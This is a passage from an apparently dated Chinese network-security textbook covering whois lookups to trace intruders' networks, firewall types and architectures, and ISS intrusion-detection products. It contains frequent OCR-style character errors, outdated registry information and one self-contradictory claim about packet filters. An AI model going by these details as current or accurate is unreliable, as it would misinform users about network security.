Domain Name 后面不挂图码的不是由 InterNIC 管理就是由洲际的 NIC 管理，但是有挂国码的由当地国家之 NIC 管理，惯例是两位围码加上 NIC 就是该国 NIC 之名称。例如中国的国码为 CN，则中国网络管理中心为 CNNIC（http：／／www.cnmc.net／），但由于 InterNIC 位于美国，因此美国的 DomainName 由 InterNIC 直辖。有一个特别的例外是挂。mil 的美国军方网络的资料是由 ddn.mil（美国军事防卫网络）来管理，不由 InterNIC 管理，当您得到某个 Domain Name 或是 IP 地址后，可以使用 whois 来查出资料，语法如下：

whois－h＜whois 服务器＞ ＜查询对象＞

例如向 whois．internic.net 查询 hp．com，需输人：

whois －h whois.internic．nethp.com whois

也可能使用下列语法：

whois ＜查询对象＞@（whois 伺服器＞

例如向 whois．twnic.net 查询 ntu．edu。tw 需输入：

whois ntu.edu.tw@whois．twnic.net

目前在 Slackware Linux 附上的为后者。

一、Domain Name 命名的三种情况

虽然同样是 Domain Name，可能你会遇到三种命名的不同情况。在许多国家“ .edu ”是由 NIC 以外的单位所管理（如教育部），而属性也不一定是三个字母，甚至没有属性。在判断单位性质时读者宜多加注意，以免找不到资料。

1、标准固码+三码属性码（或没有目码，仅有属性码）

普遍使用于欧洲、美洲国家以及部分东南亚国家。如台湾常见.edu．tw、.com.tw，美国的.com、.edu。

2、标准图码+二码属性码

以日本为例，公司属性为 co，社团属性为 or，和三码定义的 com、Org 略有不同。如日本万代公司之 Homepage 为 www.bandai.co.jp,如果读者要使用公司名称拼凑出完整主机名称时，需注意日本为仅有两码属性码之地区，否则若猜测其为 www.bandai.com.jp 就会发生错误

3、仅有标准国码，未有任何属性码

如澳洲的主机均为仅有.au 为主机名称，未有任何其他的 com、co 或任何单位属性码后面直接接上单位名称。

二、由 Domail Name 查出连线单位的资料

在 Internet 上惯例由 whois 服务来查询连线单位的登记资料，whois 本来应该是用来查某人的电话或是其他资料的（有点像是 finger 或是现在很流行的寻人服务，像是 whowhere、bigfoot 之类的，请上－.whowhere.com 一探究竟），但是在 NIC 方面是用来查出连线单位的电话以及住址，技术联络人等。符合该 NIC 管理权限的单位资料会存放于该单位的 whois 主机中，惯例是 whois+NIC 名称十 net。例如亚太地区网络管理中心 whois server 为 whois.apmc.net，我国台湾地区网络中心 whois server 为 whois．twnic.net，中国大陆网络中心 whois server 是 whois.cnmc.net。当你知道某台主机的 Domain Name 以后，可以依照下面顺序查出连线单位的电话住址等资料。

先看有没有国码。

没有国码的，向 whois.intemic.net 问;有国码的，向 whois。国码 nic.net 问（ex.whois.twnic.net）。

另外，如果你要查美国军事单位的联络明细（假如某天你发现有人利用美国海军的网络来入侵你的电脑）则你需要向 nic.ddn．mil 查询，方可查到资料。例如查出美国陆军的资料：但 FBI 等调查机构属政府单位，非军事单位，查询时需注意：由 DomainName 查出资料，如您能从 nslookup 查出某一 IP 地址之 FQDN，则可以直接向当地 NIC 查出人侵者网络之资料，例如：

1、由美圄入侵的例子：

由 xxx.aol.com 人侵由主机名称发现未有国码，因此直接向 InterNIC 查询。由此我们可以查到 America online 的技术负责人以及电话、传真等资料，把你的系统纪录准备好，发封传真去告洋状吧！

2、由台湾入侵的例子：

由 HopeNet 人侵（cded1.hope.com.tw）由于 TWNIC 目前 whois 资料库不知怎么的不见了，故请改由 dbms．seed.net.tw 查出 hope.com.tw 之中文名称，再打 104 询问该公司的电话！

三、只有 P 地址的查法

若某天您发现由 168.95.109.222 有人人侵，假设您不知道这是哪里的网络，而这个 IP 地址也没有 Domain Name 的话，则须先将 IP 地址分等级，再向 InterNIC 查询：（以下作为范例之地址均为虚构，如有雷同，纯属巧合）。

1、由 15.4.75.2 入侵的例子：

此 P 地址是 15 开头，为一个 CIassA 网络，故向 InterNIC 查询 15.0：查出此 IP 地址为惠普公司所有

2、曲 140.111.32.53 入侵的例子：

此 IP 地址为 CIassB，需查询两次。先向 InterNIC 查询 140.111.0：查出为中国台湾地区所有。再向 whois.twnic.net 查询 140.111.32.0：

3、由 203.66.35.1 入侵的例子

这是一个 ClassCIP，因此必须查询至少二次，一般是三次。顺序为国际→洲际→所属国家。先查 203.0：出来一大堆，怎么办？有的情况只好再追问 ClassB 9 由于 InterNIC 将部分 Classc 交给洲际管理机构来负责配给，因此有些 ClassC 的资料会在洲际管理机构，此时先向 InterNIC 查出所属洲际管理机构（用 ClassB 问）。问到 203.66 为亚太地区洲际网络，于是向 whois.apmc.net 询问 203.66.35．0：查了三次以后，终于查到 203.66.35.0 为：

在一堆资料中查到 203．66.35.1，此一 IP 地址为 ForwardnessTechnologyCo.Ltd．所有，电话地址也一并附在上面。

由以上的查法，可以由任上主机名称或 IP 地址查到连线者网络单位的资料，如果您发现该网络单位下属主机对您的网络有攻击行为，请将检举资料告诉对方的系统管理员（对方不一定接受）。下面是 Windows95 的 hosts 文件：当您没有 DNS 的时候，您可以拿这个来将 DomainName＜－＞IP 地址的对应工作做好。写法就和 Unix 一样。Microsoft 的这个 hosts 档案

写的是给 chicago 用的，这是 windwos95 的开发代号，看见没？不过各位读者要注意的是，原先的 hosts 文件名是 hosts.sam，您要自己将文件名改成 hosts 才能用。

第九章 防火墙技术

互联网的资源共享与开放模式，带领我们走人了一个崭新的时代，但是，随着计算机网络技术的飞速发展，在开放的同时，网络安全问题也日益突出，有资料表明，在互联网上大约有20%的单位曾被黑客侵人。虽然黑客事件频频见诸报端，但网络安全问题还没能够引起足够的重视，据估计，约 40%的单位没有安装防火墙（Firewall）；而不少于 3070 的黑客人侵事件是在未能正确安装防火墙的情况下发生的。

这一章我们将要讨论关于防火墙技术的些问题。

9．1 防火墙〔Firewall〕的基础知识

9.1.1 防火墙的概念与作用

防火墙的本义是指古代人们在房屋之间修建的一道墙，这道墙可以防止火灾发生的时候蔓延到别的房屋。而这里所说的防火墙当然不是指物理上的防火墙，而是指隔离在本地网络与外界网络之间的一道防御系统，是这一类防范措施的总称。

防火墙是一种非常有效的网络安全模型。在 Internet 上，通过它来隔离风险区域（即 Internet 或有一定风险的网络）与安全区域（局域网）的连接，但不妨碍人们对风险区域的访问。防火墙可以监控进出网络的通信量，从而完成看似不可能的任务：仅让安全、核准了的信息进人，同时又抵制对企业构成威胁的数据。

随着安全性问题上的失误和缺陷越来越普遍，对网络的人侵不仅来自高超的攻击手段，也有可能来自配置上的低级错误或不合适的口令选择。因此，防火墙的作用是防止不希望的、未授权的通信进出被保护的网络，迫使单位强化自己的网络安全政策。一般的防火墙都可以达到以下目的：

◆限制他人进人内部网络，过滤掉不安全服务和非法用户；

◆防止人侵者接近你的防御设施；

◆限定人们访问特殊站点；

◆为监视 Internet 安全提供方便。

由于防火墙是一种被动技术，因为它假设了网络边界和服务，因此，对内部的非法访问难以有效地控制。因此，防火墙适合于相对独立的网络，例如 Intranet 等种类相对集中的网络。

防火墙正在成为控制对网络系统访问的非常流行的方法。事实上，在 Internet 上的 Web 网站中，超过三分之一的 Web 网站都是由某种形式的防火墙加以保护，这是对黑客防范最严，安全性较强的一种方式，任何关键性的服务器，都建议放在防火墙之后。任何对关键服务器的访问都必须通过代理服务器，这虽然降低了服务器的交互能力，但为了安全，这点牺牲是值得的。

9.1.2 防火墙的组成与工作方式

一个防火墙系统通常由屏蔽路由器和代理服务器组成。屏蔽路由器是一个多端口的 IP 路由器，它通过对每一个到来的 IP 包依据一组规则进行检查来判断是否对之进行转发。屏蔽路由器从包头取得信息，例如协议号、收发报文的 IP 地址和端口号、连接标志以至另外一些 IP 选项，对 IP 包进行过滤。

代理服务器是防火墙系统中的一个服务器进程，它能够代替网络用户完成特定的 TCP／IP 功能。一个代理服务器本质上是一个应用层的网关，一个为特定网络应用而连接两个网络的网关。用户就一项 TCP／IP 应用，比如 Telnet 或者 FTP，同代理服务器打交道，代理服务器要求用户提供其要访问的远程主机名。当用户答复并提供了正确的用户身份及认证信息后，代理服务器连通远程主机，为两个通信点充当中继。整个过程可以对用户完全透明。用户提供的用户身份及认证信息可用于用户级的认证。最简单的情况是：它只由用户标识和口令构成。但是，如果防火墙是通过 Internet 可访问的，应推荐用户使用更强的认证机制，比如一次性口令或挑战一回应式系统。

屏蔽路由器的优点是简单和低（硬件）成本。其缺点关系到正确建立包过滤规则比较困难、屏蔽路由器的管理成本，还有用户级身份认证的缺乏。路由器生产商们正在着手解决这些问题。特别值得注意的是，它们正在开发编辑包过滤规则的图形用户界面。他们也在制订标准的用户级身份认证协议，以提供远程身份认证拨人用户服务（REDIUS）。

代理服务器的优点在于用户级的身份认证、日志记录和帐号管理。其缺点关系到这样一个事实：要想提供全面的安全保证，就要对每一项服务都建立对应的应用层网关。这个事实严重地限制了新应用的采纳。

屏蔽路由器和代理服务器通常组合在一起构成混合系统，其中屏蔽路由器主要用来防止 IP 欺骗攻击。目前采用最广泛的配置是 Dual－homed 防火墙，被屏蔽主机型防火墙，以及被屏蔽子网型防火墙（在下文将会仔细介绍）。

通常架设防火墙需要数千美元的投人，而且防火墙需要运行于一台独立的计算机上，这样只用一台计算机连入互联网的用户是不易架设防火墙的，况且这样做也太不划算，如同你在上班的路上驾驶着一辆坦克一样。一般来说，防火墙是用来保护由许多台计算机组成的大型网络，这也是黑客真正感兴趣的地方。防火墙可以是非常简单的过滤器，也可能是精心配置的网关，但它们的原理是一样的，都是监测并过滤所有通向外部网和从外部网传来的信息，防火墙保护着内部敏感的数据不被偷窃和破坏，并记下来通讯发生的时间和操作等等，新一代的防火墙甚至可以阻止内部人员故意将敏感数据传输到外界。

当你将公司内部的局部网连人互联网时，你肯定不原意让全世界的人随意翻阅你公司内部的工资单、个人文件或是数据库。即使在公司内部也存在数据攻击的可能性，例如一些不满的员工可能会修改工资表和财务报告。而通过设置防火墙你可以允许公司内部员工使用 Email，浏览 WWW 以及文件传输，但不允许外界任意访问公司内部的计算机，你也可以禁止公司中不同部门之间互相访问。将局部网络放置防火墙之后可以阻止来自外界的攻击。而防火墙通常是运行在一台单独的计算机之上的一个特别的软件，它可以识别并屏蔽非法的请求。例如一台 WWW 代理服务器，所有的请求都间接地由代理服务器处理，这台服务器不同于普通的代理服务器，它不会直接地处理请求，它会验证请求发出者的身份、请求的目的地和请求内容。如果一切符合要求的话，这个请求会被批准送到真正的 WWW 服务器上。当真正的 WWW 服务器处理完这个请求后并不会直接把结果发送给请求者，它会把结果送到代理服务器，代理服务器会按照事先的规定检查这个结果是否违反了安全规定，当这一切都通过后，返回结果才会真正地送到请求者的手里。

9．1．3 为什么要架设防火墙

防火墙可以使你的网络规划清晰明了，可以防止跨越权限的数据访问，因为有些人登录后的第一件事就是试图超越权限限制，然后做一些你不希望发生的事情。如果没有防火墙的话，

你可能会接到许许多多类似的报告，比如公司的内部财政报告刚刚被发来两万个 Email 地址，或者你的主页被人连接上了 Playboy，而销售报告链接却指向了另一著名色情站点。

或许有一天国防部会要求查封你的公司而原因是一份机密文件从他们那里送到了你公司的一个 IP 上。如果你的网络联人了互联网的话，在这个世界上最大的不安全网（互联网）里被黑客袭击的例子有许许多多，你可以在 Houston－basedLivermoreSoftwarelabs 找到许多案例。1992 年美国和欧洲的黑客们便以副总统 DanQuayle 的身份从五角大楼偷走了一些秘密文件。而两年后，一个年仅 16 岁的英国小黑客又成功地从美国在罗马的军事计算机网络中偷到了有关韩国核武器的文件。商战如血战，virginAtlantic 航空公司就成功地通过渗透到英国航空公司的计算机网络而偷走了价值四百万美元的生意。如果你连人了互联网的话，你最好提前考虑这些问题，黑客可以攻击国防部的网络，也可能对你的系统感兴趣。

9．2 防火墙的基本类型

防火墙有许许多多种形式，有以软件形式运行在普通计算机之上的，也有以固件形式设计在路由器之中的。总的来说可以分为三种：包过滤防火墙，代理服务器和状态监视器。更详细的信息可以在美国计算机安全协会（Natiohal computer Security Associatibn）找到。

9．2．1 包过滤防火墙（IP Filting Firewall）

包过滤（PacketFilter）是在网络层中对数据包实施有选择的通过，依据系统事先设定好的过滤逻辑，检查数据流中的每个数据包，根据数据包的源地址、目标地址、以及包所使用端口确定是否允许该类数据包通过。在互联网这样的信息包交换网络上，所有往来的信息都被分割成许许多多一定长度的信息包，包中包括发送者的 IP 地址和接收者的 IP 地址。当这些包被送上互联网时，路由器会读取接收者的 IP 并选择一条物理上的线路发送出去，信息包可能以不同的路线抵达目的地，当所有的包抵达后会在目的地重新组装还原。包过滤式的防火墙会检查所有通过信息包里的 IP 地址，并按照系统管理员所给定的过滤规则过滤信息包 b 如果防火墙设定某一 IP 为危险的话，从这个地址而来的所有信息都会被防火墙屏蔽掉。这种防火墙的用法很多，比如国家有关部门可以通过包过滤防火墙来禁止国内用户去访问那些违反我国有关规定或者“有问题”的国外站点，例如 www．playboy.com，www．cnn.com 等等。

包过滤路由器的最大的优点就是它对于用户来说是透明的，也就是说不需要用户名和密码来登录。这种防火墙速度快而且易于维护，通常做为第一道防线。包过滤路由器的弊端也是很明显的，通常它没有用户的使用记录，这样我们就不能从访问记录中发现黑客的攻击记录。而攻击一个单纯的包过滤式的防火墙对黑客来说是比较容易的，他们在这一方面已经积累了大量的经验。“信息包冲击”是黑客比较常用的一种攻击手段，黑客们对包过滤式防火墙发出一系列信息包，不过这些包中的 IP 地址已经被替换掉了（FakeIP），取而代之的是一串顺序的 IP 地址。一旦有一个包通过了防火墙，黑客便可以用这个 IP 地址来伪装他们发出的信息。在另一些情况下黑客们使用一种他们自己编制的路由器攻击程序，这种程序使用路由器协议（Routing InformationProtocol）来发送伪造的路由信息，这样所有的包都会被重新路由到一个人侵者所指定的特别地址。

对付这种路由器的另一种技术被称之为“同步淹没”，这实际上是一种网络炸弹。攻击者向被攻击的计算机发出许许多多个虚假的“同步请求”信号包，当服务器响应了这种信号包后会等待请求发出者的回答，而攻击者不做任何的响应。如果服务器在 45 秒种里没有收到反应信号的话就会取消掉这次请求。但是当服务器在处理成千上万个虚假请求时，它便没有时间来处理正常的用户请求，处于这种攻击下的服务器和死锁没什么两样。

这种防火墙的缺点是很明显的，通常它没有用户的使用记录，这样我们就不能从访问记录中发现黑客的攻击记录。此外，配置繁琐也是包过滤防火墙的一个缺点。它阻挡别人进人内部网路，但也不告诉你何人进人你的系统，或者何人从内部进人网际网路。它可以阻止外部对私

有网络的访问，却不能记录内部的访问。包过滤另一个关键的弱点就是不能在用户级别上进行过滤，即不能鉴别不同的用户和防止 IP 地址盗用。包过滤型防火墙是某种意义上的绝对安全的系统。

9.2.2 代理服务器（Proxy server）

代理服务器通常也称作应用级防火墙。笆过滤防火墙可以按照 P 地址来禁止未授权者的访问。但是它不适合公司用来控制内部人员访问外界的网络，对于这样的企业来说应用级防火墙是更好的选择。

基于代理的防火墙源于人们对越来越不可靠的安全方法的需求。所谓代理服务，即防火墙内外的计算机系统应用层的链接是在两个终止于代理服务的链接来实现的，这样便成功地实现了防火墙内外计算机系统的隔离。代理服务是设置在 Internet 防火墙网关上的应用，是在网管员允许下或拒绝的特定的应用程序或者特定服务，同时，还可应用于实施较强的数据流监控、过滤、记录和报告等功能。一般情况下可应用于特定的互联网服务，如超文本传输（HTTP），远程文件传输（FTP）等等。

代理服务通常由单独的计算机和专有应用程序承担。

代理服务可提供更为安全的选项。功能上是作为网络与外部世界的连接者，它对于客户来说像是一台真的服务器一样，而对于外界的服务器来说，它又是一台客户机。当代理服务器接受到用户的请求后会检查用户请求的站点是否符合设定要求，如果允许用户访问该站点的话，代理服务器会像一个客户一样去那个站点取回所需信息再转发给用户。代理服务器通常拥有高速缓存，缓存中存有用户经常访问站点的内容，在下一个用户要访问同样的站点时，服务器就用不着重复地去抓同样的内容，既节约了时间也节约了网络资源。

下面简单介绍几种代理服务器的设计实现方式。

1、应用代理服务器（Application Gateway Proxy）

这种防火墙在网络应用层提供授权检查及代理服务。当外部某台主机试图访问（如 Telnet）受保护网时，它必须先在防火墙上经过身份认证。通过身份认证后，防火墙运行一个专门为 Telnet 设计的程序，把外部主机与内部主机连接。在这个过程中，防火墙可以限制用户访问的主机于访问的时间及访问的方式。同样，受保护网络内部用户访问外部网时也需先登录到防火墙上，通过验证后才可使用 Telnet 或 FTP 等有效命令。

应用网关代理的优点是既可以隐藏内部 IP 地址，也可以给单个用户授权，即使攻击者盗用了一个合法的 IP 地址。他也通不过严格的身份认证。因特网关比报文过滤具有更高的安全性。但是这种认证使得应用网关不透明，用户每次连接都要受到“盘问”，这给用户带来许多不便。而且这种代理技术需要为每个应用网关写专门的程序。

2、回路级代理服务器

也就是通常所说的一般代理服务器，它适用于多个协议，但它不能解释应用协议！需要通过其他方式来获得信息。所以，回路级代理服务器通常要求修改过的用户程序。

套接字服务器（Sockets server）就是回路级代理服务器。套接字（Sockets）是土种网络应用层的国际标准。当受保护网络客户机需要与外部网交互信息时，在防火墙上的套接字服务器检查客户的 UserID、IP 源地址和 IP 目的地址，经过确认后，套服务器才与外部的段服务器建立连接。对用户来说，受保护网与外部网的信息交换是透明的，感觉不到防火墙的存在，那是因为因特网络用户不需要登录到防火墙上。但是客户端的应用软件必须支持“Socketsified API”受保护网络用户访问公共网所使用的 IP 地址也都是防火墙的 IP 地址。

3、代管服务器

顾名思义，代管服务器技术是把不安全的服务如 FTP、Telnet 等放到防火墙上，使它同时充当服务器，对外部的请求作出回答。与应用层代理实现相比，代管服务器技术不必为每种服务专门写程序。

而且，受保护网内部用户想对外部网访问时，也需先登录到防火墙上，再向外提出请求，这样从外部网向内就只能看到防火墙，从而隐藏了内部地址，提高了安全性。

4、IP 通过驻 （IP Tunnels）

经常会出现这种情况，一个大公司的两个子公司相隔较远，通过 Internet 通信。这种情况下，可以采用 IP Tunnels 来防止 Internet 上的黑客截取信息。从而在 Internet 上形成一个虚构的企业网。

假如子网 A 中一主机（IP 地址为 x.x.x.x）欲向子网 B 中某主机（IP 地址为 Y.Y．Y.Y）发送报文，该报文经过本网防火墙 FW1（P 地址 N.N.N.1）时，防火墙判断该报文是否发往子网 B，若是，则再增加一报头，变成从此防火墙到子网 B 防火墙 FW2（N.N.N.2）的 IP 报文，而原 P 地址封装在数据区内，同原数据一起加密后经 Internet 发往 FW2。 FW2 接收到报文后，若发现源 P 地址是 FWl 的，则去掉附加报头，解密，在本网上传送。从 Internet 上看，就只是两个防火墙的通信。即使黑客伪装了从 FW1 发往 FW2 的报文，由于 FW2 在去掉报头后不能解密，会抛弃报文。

5、网络地址转换器（Network Address Translate）

当受保护网连到 Internet 上时，受保护网用户若要访问 Internet，必须使用一个合法的 IP 地址。但由于合法 Internet IP 地址有限，而且受保护网络往往有自己的一套 IP 地址规划（非正式 IP 地址）。网络地址转换器就是在防火墙上装一个合法 IP 地址集。当内部某一用户要访问 internet 时，防火墙动态地从地址集中选一个未分配的地址分配给该用户，该用户即可使用这个合法地址进行通信。同时，对于内部的某些服务器如 Web 服务器，网络地址转换器允许为其分配一个固定的合法地址。外部网络的用户就可通过防火墙来访问内部的服务器。这种技术既缓解了少量的 IP 地址和大量的主机之间的矛盾，又对外隐藏了内部主机的 IP 地址，提高了安全性。

6、隔离域名服务器（Split Domain Name Sever）

这种技术是通过防火墙将受保护网络的域名服务器与外部网的域名服务器隔离，使外部网的域名服务器只能看到防火墙的 IP 地址，无法了解受保护网络的具体情况，这样可以保证受保护网络的 IP 地址不被外部网络知悉。

7、邮件转发技术（Mail forwarding）

当防火墙采用上面所提到的几种技术使得外部网络只知道防火墙的 IP 地址和域名时，从外部网络发来的邮件，就只能送到防火墙上。这时防火墙对邮件进行检查，只有当发送邮件的源主机是被允许通过的，防火墙才对邮件的目的地址进行转换，送到内部的邮件服务器，由其进行转发。

代理服务器像真的墙一样挡在内部用户和外界之间——从外面只能看到代理服务器而看不见到任何的内部资源，诸如用户的 IP 等。代理比单一的包过滤更为可靠，而且会详细地记录下所有的访问记录。内部客户则感觉不到它的存在，可以自由访问外部站点；对外部客户可开放单独的内部连接。代理可以提供极好的访问控制、登录能力以及地址转换功能，对进出防火墙的信息进行记录，便于管理员监视和管理系统。

但是代理服务器也存在一些不足之处，首先它会使访问速度变慢，因为它不允许用户直接访问网络，因为代理要处理人和出的通信量，因而，比简单的包过滤程序慢得多。而且代理服务器需要对每一个特定的互联网服务安装相应的代理服务软件，用户不能使用未被服务器支持的服务，也就是说，每增加一种新的媒体应用，必须对代理进行设置，这意味着用户可能会花费几个月的时间等待新服务软件的安装，更不幸的是，并不是所有的互联网应用软件都可以使用代理服务器。

9．2．3 状态监视器（Stateful Inspection）

这种防火墙的安全特性是非常好的，它采用了一个在网关上执行网络安全策略的软件引擎，称之为检测模块。检测模块在不影响网络正常工作的前提下，采用抽取相关数据的方法对网络通信的各层实施监测，抽取部分数据，即状态信息，并动态地保存起来作为以后制定安全决策的参考。检测模块支持多种协议和应用程序，并可以很容易地实现应用和服务的扩充。与其它安全方案不同，当用户访问到达网关的操作系统前，状态监视器要抽取有关数据进行分

析，结合网络配置和安全规定作出接纳、拒绝、鉴定或给该通信加密等决定。一旦某个访问违反安全规定，安全报警器就会拒绝该访问，并作记录，向系统管理器报告网络状态。

状态监视器的另一个优点是它会监测 RPC（RemoteProcedureCall）和（UDP）UserDatagramProtocol 之类的端口信息。包过滤和代理网关都不支持此类端口。这种防火墙无疑是非常坚固的，但它的配置非常复杂，而且会降低网络的速度。

9．3 防火墙的体系结构

这一小节将简单介绍一下防火墙的体系结构！一般而言，防火墙可有以下各种构件：

l、屏蔽路由器（Screening Router）

这是防火墙最基本的构件。它可以由厂家专门生产的路由器实现，也可以用主机来实现。屏蔽路由器作为内外连接的惟一通道，要求所有的报文都必须在此通过检查。路由器上可以安装基于 IP 层的报文过滤软件，实现报文过滤功能。许多路由器本身带有报文过滤配置选项，但一般比较简单。

单纯由屏蔽路由器构成的防火墙的危险包括路由器本身及路由器允许访问的主机。它的缺点是一旦被攻陷后很难发现，而且不能识别不同的用户。

2、双穴主机网关（Dual Homed Gateway）

这种配置是用一台装有两块网卡的堡垒主机做防火墙。两块网卡各自与受保护网和外部网相连。堡垒主机上运行着防火墙软件，可以转发应用程序，提供服务等。

双穴主机网关优于屏蔽路由器的地方是：堡垒主机的系统软件可用于维护系统日志、硬件拷贝日志或远程日志。这对于日后的检查很有用。但这不能帮助网络管理者确认内部网中哪些主机可能已被黑客人侵。

双穴主机网关的一个致命弱点是：一旦入侵者侵入堡垒主机并使其只具有路由功能，则任何网上用户均可以随便访问内部网。

3、被屏蔽主机网关（Screened Gatewy）

屏蔽主机网关易于实现也很安全。一个堡垒主机安装在内部网络上，通常在路由器上设立过滤规则，并使这个堡垒主机成为从外部网络惟一可直接到达的主机，这确保了内部网络不受未被授权的外部用户的攻击。

如果受保护网是一个虚拟扩展的本地网，即没有子网和路由器，那么内部网的变化不影响堡垒主机和屏蔽路由器的配置。危险带限制在堡垒主机和屏蔽路由器。网关的基本控制策略由安装在上面的软件决定。如果攻击者没法登录到它上面，内网中的其余主机就会受到很大威胁。这与双穴主机网关受攻击时的情形差不多。

4、被屏蔽子网（Screened subnet）

这种方法是在内部网络和外部网络之间建立一个被隔离的子网，用两台分组过滤路由器将这一子网分别与内部网络和外部网络分开。在很多实现中，两个分组过滤路由器放在子网的两端，在子网内构成一个“非军事区”DNZ，内部网络和外部网络均可访问被屏蔽子网，但禁止它们穿过被屏蔽子网通信，像 WWW 和 FTP 服务器可放在 DNZ 中。有的屏蔽子网中还设有一堡垒主机作为惟一可访问点，支持终端交互或作为应用网关代理。这种配置的危险仅包括堡垒主机、子网主机及所有连接内网、外网和屏蔽子网的路由器。

如果攻击者试图完全破坏防火墙，他必须重新配置连接三个网的路由器，既不切断连接又不要把自己锁在外面，同时又不使自己被发现，这样也还是可能的。但若禁止网络访问路由器或只允许内网中的某些主机访问它，则攻击会变得很困难。在这种情况下，攻击者得先侵人堡垒主机，然后进人内网主机，再返回来破坏屏蔽路由器，并且整个过程中不能引发警报。

9．4 防火墙的局限性

尽管防火墙已经在 Internet 上得到了广泛的应用，但关于防火墙的话题仍然十分敏感。防火墙的拥护者们把防火墙看成是一种重要的新型安全措施，因为它把诸多安全功能集中到一点上，大大简化了安装、配置和管理的手续。许多公司把防火墙当做自己单位驻 Internet 的大使馆，当做关于其项目、产品、服务等公共信息的仓库。从美国生产厂家的观点来看，防火墙技术是很有意义的，因为它不用加密，因而在出口上不受限制。但是，目前提供的大多数防火墙产品确实支持这种或那种 P 层加密功能，从而在这方面受到美国出口政策的控制。防火墙的另一个特色是它不限于 TCP／IP 协议，从而不只适用于 Internet 。确实，类似的技术完全可以用在任何分组交换网络当中，例如 X .25 或 ATM 都可以。

防火墙的批评者们一般关注的是防火墙的使用不便之处，例如：需要多次登录及其他受约束的机制，影响 Internet 的使用甚至影响 Internet 的生存。他们声称：防火墙给人制造一种虚假的安全感，导致在防火墙内部放松安全警惕。

防火墙也不能解决进人防火墙的数据带来的所有安全问题。如果用户抓来一个程序在本地运行，那个程序很可能就包含一段恶意的代码，或泄露敏感信息，或对之进行破坏。随着 Java、JavaScript 和 ActiveX 控件及其相应浏览器的大量持续推广，这一问题变得更加突出和尖锐。防火墙的另一个缺点是很少有防火墙制造商推出简便易用的“ 监狱看守 ”型的防火墙，大多数的产品还停留在需要网络管理员手工建立的水平上。当然，在这一方面很快会出现重大的变化。

当前还存在许多防火墙不能防范的安全威胁。例如，如果允许从受保护的网络内部不受限制地向外拨号，一些用户就可以形成与因特网的直接连接。一些见多识广的用户会对防火墙代理服务器所需的额外认证感到恼火，从而可能会从因特网服务提供商那里购置直接的 S.LIP 或 PPP 连接以绕过这个安全系统。

由于这类连接避开了大多数精心设计的防火墙所提供的安全保护，从而造成一个潜在的后门攻击渠道。此外，防火墙不能防范由内部或用户不注意造成的威胁 b 例如公司间谍把敏感的数据拷贝在存储设备上并将这些数据带出公司、病毒感染的软件或文件的传输，以及数据驱动式攻击，当有些表面看来无害的数据被邮寄或拷贝到因特网主机上发起攻击时，就会发生数据驱动攻击，一种数据驱动的攻击可以造成一台主机修改与安全有关的文件，从而使人侵者下一次更容易人侵该系统。

尽管存在这些争议，防火墙的拥护者和批评者都承认，防火墙不能替代墙内的谨慎的安全措施。防火墙在当今 Internet 世界中是有生命力的。它不是一些对高级别的安全性有迫切要求的机构出于实用的原因解决网络安全问题的万能药方，而只是网络安全政策和策略中的一个组成部分。

防火墙在网络安全中扮演着很重要的角色，没有绝对完美的事物，防火墙也存在着一些局限性，总的来说，现在的防火墙还存在以下一些问题：

1、防火墙不能防范不经由防火墙的攻击。如果内部网用户与 Internet 服务提供商建立直接的 SLP 或 PPP 连接，就可以绕过防火墙系统所提供的安全保护。

2、防火墙不能防范人为因素的攻击，包括一些外部刻意的人为攻击和内部用户的攻击。

3、防火墙不能防止受病毒感染的软件或文件的传输。

4、防火墙不能防止数据驱动式的攻击：当有些表面看来元害的数据邮寄或拷贝到内部网的主机上并执行时，可能会发生数据驱动式的攻击。

第十章 网络防黑和入侵检删的产品

10.1 ISS〔国际互联网安全系统公司〕的产品

ISS（国际互联网安全系统公司）的专业的反黑各攻击公司，该公司有以下四大系列产品：

RealSecure（实时人侵监测器）
InternetScanner（互联网扫描器）
SystemScanner（系统扫描器）
DatabaseScanner（数据库扫描器）

其中 Realsecure 和 InternetScanner 是其拳头产品，DatabaseScanner 是其独有的专用数据库防黑安全产品，此外，ISS 公司还推出了网络安全套件 SAFEsuiteDecisions。

下面简要介绍一下基于网络和主机的实时人侵检测、报警、响应和防范工具 Real secure 和基于网络的预防黑客人侵的漏洞检测、评估工具 InertnetScanner，以及网络安全套件 SAFEsuiteDecisions。

10．1．1 Real Secure（实时入侵监测器）

实时人侵监控器 Realsecure 是一个计算机系统和网络实时人侵检测、报警和响应的防范系统。RealSecure 实时监控网络传输和系统事件，并对可疑的行为进行自动的安全响应，使用户的系统在受到危害之前即可截取并阻止非法的人侵行为，并防止内部网络的误用，从而最大程度地降低安全风险，保护企业网络的系统安全。 NetworkEngines（网络引擎）是 Realsecure 的一个重要部件，它可以检测本地网段，查找每一数据包内隐藏的恶意人侵，并对发现的人侵做出及时的响应＇Realsecure Engline 能够识别的攻击和误操作包括拒绝服务攻击、未授权访问攻击、预攻击控测、协议解码以及普通网络事件等。

10．1．2 Internet Scanner（互联网扫描器）

互联网扫描器 internet Scanner 对网络设备进行自动的安全漏洞检测和分析，并且在执行过程中支持基于策略的安全风险管理过程。另外，Internet Scanner 执行预定的或事件驱动的网络控测，包括对网络通信服务、操作系统、路由器、电子邮件、TWeb 服务器、防火墙和应用程序的检测，从而识别能被人侵者利用来非法进人网络的漏洞。

Internet Scanner 还可提交检测到的漏洞信息，包括位置、详细描述和建议的改进方案。这种策略允许管理员侦测和管理安全风险信息，并跟随开放的网络应用和迅速增长的网络规模而相应地改变。

10．1．3 SAFE suite Decisions（安全套件决策系统）

ISS 的这个网络安全套件将 ISS 的互联网扫描、系统扫描、实时监控和第三方的防火墙产生的重要安全数据综合成一个封闭的环。管理员不必再去收集和分析数据，可以直接集中精力去实施能改善整个企业安全的措施。

基于 ISS 的 SAFElink 技术，即自动数据采集，SAFE suite Decisions 能够浏览到企业安全风险条件的变化。过滤工具允许用户定义任意的范围和参数；使用 SAFElink 技术加密数据采集和分布，并加人和其它 SAFEsuites 应用的通信。

它综合多个网络运行的多个源中得到的重要安全数据，来改善企业的整个安全面貌；将 ISS-Force 的知识库和多年的可适应性网络安全的经验用于一个企业的应用；提供内部和外部的分析并在实际网络中发现风险源和直接响应。

它提供企业安全风险管理报告，报告集中于重要的风险管理范围，如实时风险、攻击条件、安全漏洞和攻击分析；报告的执行和分布是自动的并且可以预定；其中的 SAFElinkLoader 组件使得来自于安装在世界各地的产品如 ISS SAFEsuite 应用和第三方产品的安全信息能够安全转移到 SAFEsuite 企业数据库中。

10．2 NAI〔网络联盟公司〕的产品

